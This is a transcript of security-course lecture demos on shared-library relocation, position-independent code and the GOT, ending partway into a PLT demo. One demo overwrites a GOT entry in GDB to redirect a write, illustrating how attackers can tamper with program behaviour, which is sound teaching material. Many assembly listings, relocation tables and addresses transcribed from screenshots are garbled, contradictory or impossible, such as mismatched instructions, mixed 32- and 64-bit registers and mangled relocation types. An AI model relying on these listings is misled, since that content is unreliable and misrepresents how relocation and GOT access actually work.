So, the entire `mylib.so` disassembly is present in this file `libmylib.so.diss`. Now, in order to use this library, we have written a driver program which is present in `driver.c`, and, what we see over here is we define as externs two functions `set_mylib_int` and `getmylib_int`. We invoked this function as follows `set_mylib_int` which would internally invoke the library, set the value of `mylib_int` to 100 because we are passing the argument 100.

And in the second line we have this `get_mylib_int` which would just print the value of `mylib_int` which should be 100. In a later part of the video we will see the use of this global data which is set to a value of 5555 and we print this value of 5555 over here.

(Refer Slide Time: 4:03)






So, let us compile this driver, `$> make driver`. So, what you see here is that while compiling we specify `-L. mylib`. So, this means that we are trying to link to the library that we have created, this `-L` is the search path for this library. Since, we put dot over here it would mean that you want to search for the library in this particular directory.

So, if you run this program, the program is called *drelod* then we would get expected output. We would get an error like this and this error occurs because we have not set the path for the LD, for the library. So, we can do as follows, `$> export LD path=.` and then run the executable and we see as expected that the value set to *mylib_int* is 100 and the value in *glob* is 5555. This is as expected because that is what is present in the *driver.c*.

Okay, so now we will investigate why this code is relocatable, so in order to do that we will look at the disassembly of the library that we have created, *libmylib.so.diss*. Search for the function *set_mylib_int*.

(Refer Slide Time: 6:32)



Windows Terminal - Oracle VM VirtualBox

File Machine View Input Device Help

Terminal

```
root@nptel:~/Desktop/nptel_codes/modules/relocot

d9C libmylib.so libmylib.so.diss README README.reloc.txt
drac0 libmylib.so libmylib.so README
driver.c libmylib.so.diss README.get.txt
laptop.pci libmylib.so libmylib.so README
nptelCodesboxes:[~/nptel_codes/modules/relocot] vtm mylib.c
nptelCodesboxes:[~/nptel_codes/modules/relocot] vtm makefile
nptelCodesboxes:[~/nptel_codes/modules/relocot] vtm make clean
rm -f *.o *.so *.diss
rm -rf drac0 dpc
nptelCodesboxes:[~/nptel_codes/modules/relocot] vtm make libk_reloc
gcc -m32 -c -fPIC -o libmylib.o mylib.o
gcc -m32 -shared -o libmylib.so mylib.o
nptelCodesboxes:[~/nptel_codes/modules/relocot] vtm driver.c
nptelCodesboxes:[~/nptel_codes/modules/relocot] vtm make driver
gcc -m32 -c -fPIC -o libdriver.o driver.o
nptelCodesboxes:[~/nptel_codes/modules/relocot] vtm ./drac0
./drac0: error while loading shared libraries: libmylib.so: cannot open shared object file: No such file or directory
nptelCodesboxes:[~/nptel_codes/modules/relocot] vtm export LD_LIBRARY_PATH=.
nptelCodesboxes:[~/nptel_codes/modules/relocot] vtm ./drac0
Value set in glob is 5555
Value set in glob is 5555
nptelCodesboxes:[~/nptel_codes/modules/relocot] []
```

root@nptel:~/Desktop/nptel_codes/modules/relocot

```
unsigned long mylib_int;
unsigned long dummy_var;

void set_mylib_int(unsigned long x)
{
    mylib_int = x;
}

unsigned long get_mylib_int()
{
    return mylib_int;
}
```

mylib.c 24, 169C 1,1 All

root@nptel:~/Desktop/nptel_codes/modules/relocot

```
53d: 83 ec 14    sub    $0x14,%esp
53e: 50           push   %eax
53f: 33 d2        xor    %edx,%edx
540: 33 d2        xor    %edx,%edx
533: 83 c4 10    add    $0x10,%esp
530: 50           push   %eax
537: 33 f4 24 ff ff    lea    0x40(%register_th_clones),%eax
```

000005c0 < _x86_get_pc_thunk_dx:

```
53c: b8 00 00 00 00    mov    %eax,%ebx
53f: c3           ret
```

00000540 < set_mylib_int:

```
540: 55           push   %ebp
541: 89 e5         mov    %ebp,%esp
542: 89 e5         mov    %esp,%ebp
543: 89 e5 00 00    mov    %eax,%ebp
544: 50           push   %eax
545: 58           pop    %ebp
546: c3           ret
```

0000054e < get_mylib_int:

```
547: 55           push   %ebp
548: 89 e5         mov    %ebp,%esp
```

479,11 48%

So, what we see over here is the C function for *set_mylib_int* and the assembly equivalent is here. So, the first two instructions push EBP and move ESP to EBP, are the usual thing to create the stack frame and then importantly is this function. This instruction loads from an offset in the stack into a location EAX. So, what is there is that the argument *X* which is present at an offset of 8 bytes from the frame pointer is loaded into EAX.

Therefore, after execution of this instruction the EAX register contains the value of 100 which is the argument that we specified during our execution over here. Now, the next instruction is a store instruction, where it stores a value of EAX to *mylib_int*. So, this is due to this statement in C. So, this statement where the value of X is stored in *mylib_int* is executed in this instruction where EAX which comprises of X is stored in *mylib_int*.

But, one thing you will notice over here is that the address for *mylib_int* which was supposed to be over here is filled with zeros. So, we have 0000 0000 and this should be filled with the address of *mylib_int*.

(Refer Slide Time: 8:21)

Similarly, in the next function `get_mylib_int` which returns the value of `mylib_int`. This is done by this statement where the contents of the global variable `mylib_int` is stored in the EAX register. Now, what we see over here is just like `set_mylib_int`, the address for the `mylib_int` is all set to 0. So, note this is what the compiler inserts. Now, in the load time relocatable technique what happens is that, when we eventually load this program the loader would identify the address of `mylib_int` which has to be fixed.

So, therefore it would identify that at particular location 547 in the executable, the actual address of *mylib_int* should be replaced. Similarly, over here the actual value of *mylib_int* should be placed. So, let us see this happening in practice. So, note that the objdump that we have obtained is from the compiler. Now what we will do is that we will look the output at runtime from GDB.

(Refer Slide Time: 10:01)

The terminal window displays assembly code for the mylib module, specifically the .text section. The code includes several functions: set_mylib_int, get_mylib_int, and a thunk function. The assembly uses x86 syntax with registers like EAX, ECX, and ESP. The code involves memory operations like push, mov, and pop, as well as jumps and calls. The assembly output is presented in three panes, with the left pane showing the assembly code and the right pane showing the corresponding hex dump.

```
0:000053c <_x86.get_pc_thunk.>:
53c: bb 14 24    mov    $0x14, %esp
53f: c3          ret

0:0000540 .set_mylib_int:
540: 55          push   %ebp
541: 89 e5        mov    %esp,%ebp
542: 54          push   %rbp,%eax
543: 89 e8        mov    %ebp,%rbp
544: 83 00 00 00 00
545: 5d          pop    %ebp
546: c3          ret

0:0000544 .get_mylib_int:
544: 55          push   %ebp
545: 89 e5        mov    %esp,%ebp
546: 54          push   %rbp,%eax
547: 89 e8        mov    %ebp,%rbp
548: 5d          pop    %ebp
549: c3          ret

Disassembly of section .fini:

```

So, we execute `drelod` using GDB and we put a breakpoint at `main` and run the program and single step into `mylib_int` and disassemble it and what we see is that the disassembly and the instructions used are exactly same as what the compiler has put in except for the fact that the zero which is present here is replaced with the actual address of `mylib_int`.

So, if I print the address of `mylib_int` as follows, we see that it has the value `0xX7FT3014`. What is happening here is that the when the library is getting loaded into the process would determine that the address of `mylib_int` must be fixed and therefore it would be fixed in this function. Similarly, the `get_mylib_int` would also be fixed in a very similar manner. Next thing to think of is how does the loader know where these locations are to be fixed. So, that can be identified by a table present in the executable and we can use the command **`$> readelf -R mylib.so.`**

(Refer Slide Time: 11:50)

```

$ readelf -R mylib.so
Relocation section '.rel.dyn' at offset 0x1010 contains 10 entries:
Offset  Info  Type            Sym.Value  Sym.Name
00001f30  00000000 R_38E_RELATIVE    00000000  _Tn_registerTMClone
000020c0  00000000 R_38E_RELATIVE    00000000  _Tn_unregisterTMClone
000020c0  00000000 R_38E_RELATIVE    00000000  _Tn_RegisterClasses
0000547  00000000 R_38E_32_I       00002014  mylib_int
0000547  00000000 R_38E_32_I       00000004  mylib_int
00001fc  00000000 R_38E_GLOB_DAT   00000000  __Tn_RegisterTMClone
00001ff  00000000 R_38E_GLOB_DAT   00000000  _Tn_RegisterTMClone
00001ff  00000000 R_38E_GLOB_DAT   00000000  _Tn_RegisterStart
00001ff  00000000 R_38E_GLOB_DAT   00000000  _Tn_RegisterStop
00001ff  00000000 R_38E_GLOB_DAT   00000000  _Tn_RegisterClasses
00001ff  00000000 R_38E_GLOB_DAT   00000000  _Tn_RegisterTMClone

$ objdump -t mylib.so
mylib.so:     file format elf32-i386

Symbol table '.symtab' contains 10 entries:
  Section     Name           Value
  .text       set_mylib_int  00000000
  .text       get_mylib_int  00000000
  .text       _Tn_registerTMClone 00000000
  .text       _Tn_unregisterTMClone 00000000
  .text       _Tn_RegisterClasses 00000000
  .text       _Tn_RegisterStart 00000000
  .text       _Tn_RegisterStop 00000000
  .text       _Tn_RegisterTMClone 00000000
  .text       _Tn_Register 00000000
  .text       _Tn_RegisterI 00000000

Relocation table '.rel.dyn' at offset 0x1010 contains 10 entries:
  Offset  Sym        Type      Sym.Value Sym.Name
  540: 00000000 R_38E_RELATIVE 00000000 _Tn_registerTMClone
  541: 00000000 R_38E_RELATIVE 00000000 _Tn_unregisterTMClone
  542: 00000000 R_38E_RELATIVE 00000000 _Tn_RegisterClasses
  543: 00000000 R_38E_RELATIVE 00000000 _Tn_RegisterTMClone
  544: 00000000 R_38E_RELATIVE 00000000 _Tn_RegisterStart
  545: 00000000 R_38E_RELATIVE 00000000 _Tn_RegisterStop
  546: 00000000 R_38E_RELATIVE 00000000 _Tn_RegisterTMClone
  547: 00000000 R_38E_RELATIVE 00000000 _Tn_Register
  548: 00000000 R_38E_RELATIVE 00000000 _Tn_RegisterI
  549: 00000000 R_38E_RELATIVE 00000000 _Tn_Register

Assembly language for section '.text':
00000000 < set_mylib_int:
00000000: push    %ebp
00000001: mov     %esp,%ebp
00000002: push    %ecx
00000003: mov     %eax,%ecx
00000004: mov     %eax,%eax
00000005: pop     %ecx
00000006: pop     %ebp
00000007: ret
00000008 < get_mylib_int:
00000008: push    %ebp
00000009: mov     %esp,%ebp
0000000a: push    %edi
0000000b: mov     %eax,%edi
0000000c: pop     %edi
0000000d: pop     %ebp
0000000e: ret

```


So, what you see here is that there are two entries for `mylib_int`. So, it defines it that at an offset of 547 and 552 a 32-bit integer needs to be fixed. So, if you look at this particular dump we see that at an offset 547 is essentially these four zeros and therefore the loader will look into this relocation table and determine that 4 bytes have to be fixed and the address is that of `mylib_int`. Similarly, at an offset of 552 which corresponds to these 4 bytes and `getmylib_int`, the address of `mylib_int` has to be fixed. So, in this way the loader would determine at the time of loading that these regions in memory must be fixed with the correct address. This achieves a relocatable code. The advantage of this code is that it is very simple to understand.

However, it makes a load time extremely complex, especially if you have a large number of such variables then the load time would actually be take quite long and also it requires the loader to actually go and modify executable code which is not what is actually required, so in the next demonstration what we will actually look at is another way of relocatable code using PIC, position independent code. Thank you.

Information Security 5 Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology Madras
Demonstration of Position Independent Code
Mod03_Lec19

Hello and welcome to this demonstration in the course for Secure System Engineering. In this demo will be looking at an example of how Position Independent Code works. So, in the previous demonstration we looked at runtime relocatable code and we have seen that it requires that the loader have a lot of things to do and it requires the loader to go and modify the code and fix the address in each of the locations and a lot of this becomes much more simplified with a PIC, a position independent code. So, we will use the same code as we have done the previous demonstration. This code can be downloaded in the virtual machine that comes along with this course.

(Refer Slide Time: 1:05)



The screenshot shows a terminal window titled "Terminal" running on a Linux desktop environment. The window displays assembly code for a function named `reloc()`. The code includes declarations for `unsigned long mylib_int;` and `unsigned long dummy_int;`, and definitions for `void set_mylib_int(unsigned long x)` and `unsigned long get_mylib_int()`. The assembly code uses absolute addresses like `0x401014` and `0x401018` for memory locations. The terminal window is part of a desktop interface with a purple gradient background, a docked application menu on the left, and a taskbar at the bottom.

```
unsigned long mylib_int;
unsigned long dummy_int;

void set_mylib_int(unsigned long x)
{
    mylib_int = x;
}

unsigned long get_mylib_int()
{
    return mylib_int;
}
```

```

nptel@osboxes:~/nptel_codes/modules/relocgot$ vim driver.c
nptel@osboxes:~/nptel_codes/modules/relocgot$ gcc -fPIC -c mylib.c -o mylib.o
nptel@osboxes:~/nptel_codes/modules/relocgot$ ld -r -o libmylib_pic.so mylib.o
nptel@osboxes:~/nptel_codes/modules/relocgot$ nm libmylib_pic.so
nptel@osboxes:~/nptel_codes/modules/relocgot$ objdump -d libmylib_pic.so > libmylib_pic.so.diss

```

The example is present in *nptel_codes/module5/relocgot*. So, we use exactly the same library as before, the library is called *mylib.c* and which is as shown over here it has *mylib_int*, *set_mylib_int* and *get_mylib_int* to set and get, and, the driver for this as before is here which has an invocation to *set_mylib_int* and *get_mylib_int*. In order to generate position independent code, the command or the compiler options are slightly different. So, in order to do this in this example how a makefile would require *makelib_pic* which would generate the library as a position independent code library or a pic library.

So, as you see here we have an additional option *-fpic* which would generate, which would compiler to generate a position independent code library and as before we also dump disassembly of this library in *libmylib_pic.so.diss*. So, the first thing you notice when we

open this disassembly is that the code looks very different compared to the one we have seen previously that is with the load time relocation.

(Refer Slide Time: 2:44)

If we compare this with the previous library code that we obtained in. You see that both are completely different. So, we will look at what exactly happens over here. Now, the `set_mylib_int` essentially would take an input parameter X and set the global variable `mylib_int` with that value. So, this is done very differently with a pic code. So, essentially these two instructions create the stack frame, the next instruction is a call to this function called `__X86.get_pc_thunk.ax`. So, essentially what this function does is something which the compiler adds in.

(Refer Slide Time: 4:15)

The screenshot shows a dual-boot system with two operating systems installed. The top half of the screen is occupied by a Linux desktop environment (Ubuntu 12.04 LTS), while the bottom half is occupied by a Windows 7 desktop environment. Both desktops have their respective taskbars at the bottom.

In the Linux desktop (top half), there are two terminal windows open:

- Terminal 1:** Shows assembly code for a module named `relocgot`. It displays assembly instructions for various functions like `c3`, `get_mylib_int`, and `get_pc_thunk`. The assembly uses x86 syntax with labels such as `get_mylib_int:`, `get_pc_thunk:`, and `main:`. Registers like `rbx`, `rcx`, and `rdi` are used. The code includes pushes, moves, calls, and jumps. For example, the `get_mylib_int` function starts with `push rbx` and ends with `ret`.
- Terminal 2:** Shows assembly code for another module named `relocgot`. This terminal also displays assembly instructions for `c3`, `get_mylib_int`, and `get_pc_thunk` functions. The assembly is very similar to Terminal 1, with identical or very similar instruction sequences for each function.

In the Windows desktop (bottom half), there is one terminal window open:

- Terminal:** Shows assembly code for a module named `relocgot`. The assembly is identical to what is shown in the Linux terminals, featuring the same functions and instruction patterns.

The desktop icons for both environments are visible at the bottom of the screen, including the Start button, taskbar buttons for various applications, and system tray icons.

This function just has two statements, it moves the stack pointer or the contents of the stack pointer into the EAX register and then returns. So, note that when a call is done the return address for this call that is corresponding to the address corresponding to this instruction is pushed onto the stack and at that time the stack pointer is pointing to that return address, therefore what is moved into the EAX register is the address of the following instruction that is this instruction.

The reason why we do this is that you want to get the address of this particular instruction and this instruction can be relocatable. So, therefore we cannot hardcode the address but rather find an indirect way to get the address of this instruction. Next, we add a value of 0x1AB8 to EAX register. So, this value gives the address of a table known as a GOT table.

So, this is the GOT table. Therefore at the end of this instruction, the address of the GOT table is moved into the EAX register and then at an offset of -14 in the GOT table is where the actual address of *mylib_int* is stored.

So, this address is then moved into the EAX register and the value of X present in the stack at a location 8 bytes from the frame pointer is then moved into the EDX register. Then X is stored into *mylib_int*. So, let us see GDB working with this. So, we will open this and run GDB executable for the driver is *dpic*. As before we need to export the LD library path. So, as expected we would see in *mylib* is 100 and the value of *log* is 5555.

(Refer Slide Time: 7:01)


The image shows two side-by-side screenshots of a Linux desktop environment with GDB running in a terminal window. Both windows have identical titles: "gdb (mylib) [Running] - Oracle VM VirtualBox".

Top Window:

- Registers:** Shows CPU registers with values: R15=0x00000000, R14=0x00000000, R13=0x00000000, R12=0x00000000, RBP=0x00000000, RDI=0x00000000, RSI=0x00000000, RDX=0x00000000, RCX=0x00000000, R8=0x00000000, R9=0x00000000, R10=0x00000000, R11=0x00000000, RAX=0x00000000, RBX=0x00000000, RSP=0x00000000, RFL=0x00000000.
- Stack:** Shows the stack contents starting at 0x00000000.
- Memory:** Shows memory dump starting at 0x00000000.
- Registers View:** Shows CPU registers with values: R15=0x00000000, R14=0x00000000, R13=0x00000000, R12=0x00000000, RBP=0x00000000, RDI=0x00000000, RSI=0x00000000, RDX=0x00000000, RCX=0x00000000, R8=0x00000000, R9=0x00000000, R10=0x00000000, R11=0x00000000, RAX=0x00000000, RBX=0x00000000, RSP=0x00000000, RFL=0x00000000.

Bottom Window:

- Registers:** Shows CPU registers with values: R15=0x00000000, R14=0x00000000, R13=0x00000000, R12=0x00000000, RBP=0x00000000, RDI=0x00000000, RSI=0x00000000, RDX=0x00000000, RCX=0x00000000, R8=0x00000000, R9=0x00000000, R10=0x00000000, R11=0x00000000, RAX=0x00000000, RBX=0x00000000, RSP=0x00000000, RFL=0x00000000.
- Stack:** Shows the stack contents starting at 0x00000000.
- Memory:** Shows memory dump starting at 0x00000000.
- Registers View:** Shows CPU registers with values: R15=0x00000000, R14=0x00000000, R13=0x00000000, R12=0x00000000, RBP=0x00000000, RDI=0x00000000, RSI=0x00000000, RDX=0x00000000, RCX=0x00000000, R8=0x00000000, R9=0x00000000, R10=0x00000000, R11=0x00000000, RAX=0x00000000, RBX=0x00000000, RSP=0x00000000, RFL=0x00000000.




So, let us see how this is working internally with the GDB. We put a breakpoint at `set_mylib_int` and run the program and then we disassemble the function. So, you see that there is a call to this `getpcthunk.ax`. So, as we know what happens over here is the address of the next instruction, that is this instruction, gets moved into the EAX register. Let us open Gedit and just make note of it, that the EAX register comprises of the next instruction. To this EAX register we are adding the offset of `0x1AB8`.

Take the calculator put it in hexadecimal mode and plus 1AB8. So, what we see is that we get an address of 0xF7FD3000. Address of our GOT table is F7FD3000. So, we can just store it over here and we can also verify this by looking at GDB and we can see this by looking at contents of the EAX register as follows, register EAX and we see that indeed it has F7FD3000.

Now within the GOT table at an offset of 0x14 is where we have the address of the *mylib_int* present. So, let us subtract from this, the value of 0x14 and we see this entry, so F7FD3000-14 is this entry which is the entry in GOT table which contains the address of the variable *mylib_int*.

(Refer Slide Time: 10:30)



So, let us look at the contents of this location. So, on comparing the dump at this memory location and the address of *mylib_int*, we find that both are identical. So, essentially what is happening here is the GOT table stores the offset for each and every variable present in the program. This GOT table is fixed in the program space, but the variables move into any region in the program space.

The loader will ensure that the contents of the GOT table will be appropriately modified, to reflect the correct address of these variables. So, we can play a small trick over here, if we modify this location which contains the address of the global variable *mylib_int*, we can cause the program to behave spuriously.

(Refer Slide Time: 12:10)

```

(gdb) type "driver.c" 14L, 292C
Breakpoint 1, set_mylib_int (x=0x804a024) at mylib.c:6
(gdb) disassmyc
Dump of assembler code for function set_mylib_int:
0x0804a024 <+>; push    %rbp
0x0804a025 <+>; mov     %rsp,%rbp
0x0804a026 <+>; calll   _xlib.get_pc_thunk.ax
0x0804a02d <+>; add    %rbp,%esp
0x0804a02e <+>; mov     %eax,%eax
0x0804a02f <+>; mov     %eax,%edi
0x0804a030 <+>; mov     %eax,%esi
0x0804a031 <+>; pop    %rbp
0x0804a032 <+>; ret
End of assembler dump.
(gdb) info register eax
eax            0x0804a024          -134462048
(gdb) x/x $eax
0x0804a024: 0x0804a024
(gdb) p/x $eax
$1 = 0x804a024
(gdb) p/x $glob
$2 = 0x0
(gdb) set $int[0]=0x804a024&glob
(gdb) p/x $int

```

```

(gdb) type "driver.c" 14L, 292C
Breakpoint 1, set_mylib_int (x=0x804a024) at mylib.c:6
(gdb) disassmyc
Dump of assembler code for function set_mylib_int:
0x0804a024 <+>; push    %rbp
0x0804a025 <+>; mov     %rsp,%rbp
0x0804a026 <+>; calll   _xlib.get_pc_thunk.ax
0x0804a02d <+>; add    %rbp,%esp
0x0804a02e <+>; mov     %eax,%eax
0x0804a02f <+>; mov     %eax,%edi
0x0804a030 <+>; mov     %eax,%esi
0x0804a031 <+>; pop    %rbp
0x0804a032 <+>; ret
End of assembler dump.
(gdb) info register eax
eax            0x0804a024          -134462048
(gdb) x/x $eax
0x0804a024: 0x0804a024
(gdb) p/x $eax
$1 = 0x804a024
(gdb) p/x $glob
$2 = 0x0
(gdb) c
Continuing.
(gdb) p/x $int
$3 = 0x804a024
Value set in glob is 100
Value set in glob is 100
[Inferior 1 (process 596) exited normally]
(gdb)

```


So, see the *driver.c* and let us look at the address of this global variable *glob*. We see that this has an address 0x804A024. Now, what we can do is change the contents of the GOT table to point to *glob*. So, this is done as follows, we can set it to be equal to *&glob*. So, what we have done over here is that the GOT entry for *mylib_int* now points to this global variable *glob*.

You can verify that this is the address of *glob*. On continuing executing the code, what you see is that we have got an invalid malicious output. So, the value of *glob* according to this program should have been 5555 but, since we have modified the GOT table, therefore, *glob* has a value of 100. So, in this way even though ASLR makes attacks much more difficult but still there are potential flaws which an attacker could use to manipulate the working of the program, it could change the behaviour of the program and so on. Thank you.

Information Security 5 Secure System Engineering
Prof. Chester Rebeiro
Indian Institute of Technology Madras
PLT Demonstration
Mod03_Lec20

Hello and welcome to this demonstration in the course for Secure System Engineering. So, we will be looking at a demonstration of how PLT works. So, PLT is essentially used to achieve a Position Independent Code for functions. It is used quite a bit in order to achieve Address Space Layout Randomization and as we have seen the previous lectures ASLR can actually prevent a lot of these. So, this particular demonstration would actually show how we need a PLT code or rather how PLT code actually works internally.

(Refer Slide Time: 0:57)



The image shows a Linux desktop environment with two terminal windows open. The top terminal window displays the output of a 'make' command in a directory named 'plt'. The command executed was 'make'. The output shows the creation of several files: 'plt.o', 'plt.so', 'plt.so.dSYM', 'mylib.o', 'mylib.h', and 'README=plt.txt'. The bottom terminal window shows the source code for a doubly linked list implementation. The code includes headers for stdio.h, stdint.h, string.h, and mylib.h. It defines a node_t structure and implements functions for initializing the list, inserting nodes at the end, and deleting nodes from the list. The code uses dynamic memory allocation via malloc and free.

```
plt$ make
plt.o plt.so plt.so.dSYM mylib.o mylib.h README=plt.txt
plt$
```

```
#include <stdio.h>
#include <stdint.h>
#include <string.h>

#include "mylib.h"

/* head of the list */
node_t *headnode;

void init(node_t *list)
{
    list->next = NULL;
    list->prev = NULL;
    memset(list, 0, sizeof(list));
}

/* Insert node at the end of the doubly linked list
 * pointed to by list */
node_t *newnode()
{
    node_t *list = headnode;
    node_t *n;

